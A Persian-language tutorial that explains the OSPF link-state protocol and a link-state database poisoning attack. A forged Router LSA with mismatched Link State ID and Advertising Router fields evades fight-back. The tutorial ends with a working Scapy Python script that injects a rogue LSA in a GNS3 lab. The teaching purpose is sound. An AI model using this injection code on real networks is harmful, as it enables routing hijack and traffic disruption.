حمله برروی LSDB ها در پروتکل مسیریابی OSPF همراه سناریو عملی


حمید رضایی (AHA at XMen Team)

ابتدا مروری بر قواعد OSPF خواهیم داشت تا حمله بهتر درک شود:

- قواعد براساس وضعیت پیوندهایا همان Link-State است، بنابراین همه روترهایی که در یک ناحیه OSPF قرار دارند بایستی توپولوژی آن Area رو یادبگیرند.
- بطورکلی OSPF سه مرحله دارد:

1. اطلاعات روترهای مجاور، neighborها که شرایط برقراری ارتباط و تبادل داده ها را دارد، در جدولی به نام neighbor table ذخیره می شود.
2. نگهداری و تبادل اطلاعات توپولوزیکی شبکه، بین روترهای همسایه است. این اطلاعات در جدولی به نام LSDBذخیره می گردد.
3. انتخاب بهترین مسیر ازروی جدول LSDB که این کارتوسط الگوریتم Dijkstra انجام می شود.

برای ساخت Topology Database از ارسال و دریافت بسته هایی به نام LSA استفاده می شود لذا بنابرموقعیت توپولوژیکی ۱۱نوع LSA داریم که Header تمامی آنها یکسان است. ساختار این هدر را در پایین می توانید مشاهده کنید:



وقتی تغییری در وضعیت یک لینک ایجاد می شود مانند قطع،تغییر هزینه و یا ایجاد یک لینک جدید روتری که تغییر را Senseنموده است LSA ی که شامل تغییرات موجود است را از طریق پیام Multicast برای همسایگان خود ارسال می کند. روترهایی که LSA را دریافت میکنند ابتدا براساس آن LSDB خود را update می کند و در ادامه آن را بصورت Multicast برای همسایگان خودش هم ارسال می کند و در مدت کوتاهی Routing Domain از تغییر آگاه

می شود. وقتی دیتابیس هر روتر تکمیل شد داده های موجود تشکیل یک گراف می دهند و با اجرای الگوریتم Dijkstra برروی گراف بهترین مسیر بدست خواهد آمد.

مکانیزم امنیتی Fight-Back چیست وچگونه تریگر می شود؟

هرگاه روتری LSA جعلی از خودش را درون شبکه مشاهده کند، این حق را دارد تا Valid LSAرا برای همه روترها ارسال کند. براساس Section 13.4 اگر LSA دریافتی فیلد Advertising Router آن برابر با ROuter ID خودش باشد و همچنین جدیدتر از LSA که خودش ایجاد کرده باشد، این مکانیزم تریگر خواهد شد. درواقع بصورت شبه کد میتوان چنین چیزی را داشت:

```
void CheckLSA(Rec_LSA)
{
    if (Rec_LSA.AdvertisingRouter == Own.RouterID)
        && (is_recent_LSA(Rec_LSA))

            TriggerFightBack();
}
```

در Section 12.4 از RFC 2328 نیز ۱۰ رویداد که باعث ایجاد LSA میگردد شرح داده شده است، ضمنا اگر دلیلی برای ایجاد LSA نباشدآخرین LSA بعد از ۳۰ minنیز re-Advertise خواهد شد.

باتوجه به حمله ای که می خواهیم آن را پیاده سازی کنیم در Header سه فیلد مورد توجه است:

- LS Type: نوع LSA را مشخص می کند (مانند Router,Network,Summary, ...) در ادمه برروی Router LSA بحث خواهیم نمود.
- Link State ID: متناسب با مقدار فیلد LS Type این فیلد نیز نقش و مقدار متفاوتی خواهد داشت، اما در Router LSAاین فیلد برابر Router ID روتر ایجاد کننده پیام است درواقع همان روتری که تغییر را sense کرده است.
- Advertising Router:این فیلد در Router LSA برابر مقدار همان Link-State ID است.

در Section 12.1 براساس این سه فیلد می توان تشخیص داد که LSA دریافتی Uniqueاست یا نه؟ درصورت Uniqueبودن به LSDB اضافه خواهد شد درغیراینصورت اگر نمونه ای قبلا در LSDB موجود باشد درصورت جدید بودن جایگزین نسخه قبلی از LSA خود خواهد شد.

نکته قابل تامل دراین قسمت خواهد بود که فقط Advertising Router چک می شود. در حمله که انجام می دهیم نیاز داریم برروی دوفیلد بیشتر تمرکز نماییم:

1. Link State ID
2. Advertising ID

براساس قواعد OSPF هر روتر LSA خود را ایجاد می کند و انتظار نمی رود که روتری LSA دیگر روترها را ایجاد نماید پس دو فیلد بالا که توضیح داده شد بایستی مقدار یکسان داشته باشد. در OSPF برای چک نمودن یکسان بودن این دو فیلد عمل خاصی انجام نمی شود و این باعث می شود تا بتوان LSA ی را ارسال کرد که دو فیلد مقداری متفاوت داشته باشد. شرح حمله بدین صورت است که فرض می کنیم مهاجم می خواهد Router LSA را از سمت برخی قربانی ها (Rv)ارسال کند:

- LS ID: برابر است با ID روترRv
- Advertising router: هر مقدار به جز مقدار ID روترRv

براساس قواعد OSPF می تونیم اطمینان خاطر داشته باشیم که Fight Back فعال نخواهد حتی در دیگر روترها درون AS و LSA جعلی را درون LSDB خودشان قرار می دهند اما بااین حال مشکلی پیش رو خواهیم داشت. همانطور که قبل گفته شد در بخش ۱۲،۱ از RFC براساس سه فیلد LSA جعلی جایگزین LSA معتبر در LSDB نخواهد شد بخاطر اینکه متفاوت هستند (Advertising Router) یکسان نیست (همچنین نمیتوان اطمینان داشت تا LSA جعلی از LS DB پاک نشود. در RFC ی که به شرح OSPF پرداخته است ابهامی وجود دارد که می توان از آن استفاده نمود و حمله را با موفقیت انجام داد. براساس بخش ۱۶،۱ گفته می شود که محاسبه مسیرها برروی LSDB براساس Vertex IDخواهد بود:


" *This is a lookup … based on the Vertex ID* "

در شرح OSPF نیز Vertex ID همان فیلد Link State ID می باشد. یعنی وقتی روترها می خواهند جدول مسیریابی را تشکیل دهند براساس این فیلد عمل خواهند نمود.

حال ابهامی بوجود می آید، باتوجه به ابهامی که در RFC وجود دارد ما دو LSAبا مقدار Link-State ID یکسان داریم. برای انجام محاسبات کدام LSA از LSDB مورد استفاده قرار میگیردد؟ LSA جعلی و یا LSA معتبرواصلی؟ به یاد داریم که هردو LSA جعلی و اصلی در تمامی LSDB درون AS وجود دارد. هردو LSA فیلد Links State IDدارای مقدار یکسان هستند.براساس متن OSPF قادر به پاسخگویی این سوال نخواهیم بود بنابراین جواب بستگی به پیاده سازی دارد.

اکثر شبکه هایی که OSPF را پیاده سازی کرده اند برپایه IOS های سیسکو است .براساس تحقیقات انجام شده Infoneticsتقریبا ۷۵ درصد شبکه های Enterprise در جهان از سیسکو استفاده می کنند. برای پیاده سازی حمله از GNS3و SCAPY استفاده می کنیم که برروی روتر c7200 و آخرین نسخه Stable از IOS ارائه شده توسط سیسکو که ورژن ۱۵۰-۱ Mاست.

LSAجعلی را با شماره Sequence بالاتر از LSA اصلی ارسال می کنیم .LSA جعلی نه تنها در LSDB قرار می گیرد بلکه در تمامی LSDB های درون AS جایگزین خواهد شد. خوب حال در عمل چگونه خواهد بود. اسکرین شات از GNS3را میبینیم که سعی نموده ایم بصورت خیلی ساده حمله انجام شود چون تنها نیاز به POC حمله داریم.



کانفیگ روترها نیز کارخاصی ندارند تنها نیاز به تعریف IP برای اینترفیس ها و همچنین اضافه نمودن آنها به دامنه مسیریابی OSPF می باشد Attacker .هم نیز همان Backtrack است. نکته قابل ذکر اینجاست که برروی روتر R1 یک اینترفیس Loopback با Ip=192.168.200.20 و Subnetmask=255.255.255.255 را کانفیگ میکنیم. هدف در این سناریو جعل پیام R1 و ارسال آن به R2 توسط نفوذگر می باشد که در این جعل پیام اینترفیس Loopbackتعریف شده را به دامنه مسیریابی وارد می کنیم و سرویس Non-repudiation نیز نقض می شود، همچنین میتوانید با استفاده از wireshark پکت های ارسالی را مشاهده کنید .بعد از ارسال پکت برروی روترها می توانید با دستور show ip ospd database تغییراتی که پکت ایجاد نموده است را مشاهده کنید.

سورس حمله به زبان پایتون و Scapy

```
'''
Created on Aug 28, 2013

@author: AHA - 4xmen.ir
'''

#!/usr/bin/env python
from scapy.all import *
from ospf import *

def ourSend(packet):
        sendp(packet,iface='eth1')

host1='10.0.3.2'
advr_routers='10.0.8.7'
host2='10.0.2.1'
sequence=0x80000918

link2host1 = OSPF_Link(id=host1,data='10.0.3.3',type=2,metric=1)
link2host2 = OSPF_Link(id=host2,data='10.0.2.3',type=2,metric=1)
link2victim =
OSPF_Link(id='192.168.200.20',data='255.255.255.255',type=3,metric=1)

IPlayer=IP(src='10.0.1.1',dst='224.0.0.5')
OSPFHdr=OSPF_Hdr(src='10.0.6.1')
rogueLsa=Ether()/IPlayer/OSPFHdr/OSPF_LSUpd(lsacount=1,lsalist=[OSPF_Rout
er_LSA(options=0x22,id='10.0.3.3',adrouter=advr_routers,seq=sequence,\

linkcount=3,linklist=[link2victim,link2host1,link2host2])])


ourSend(rogueLsa)
```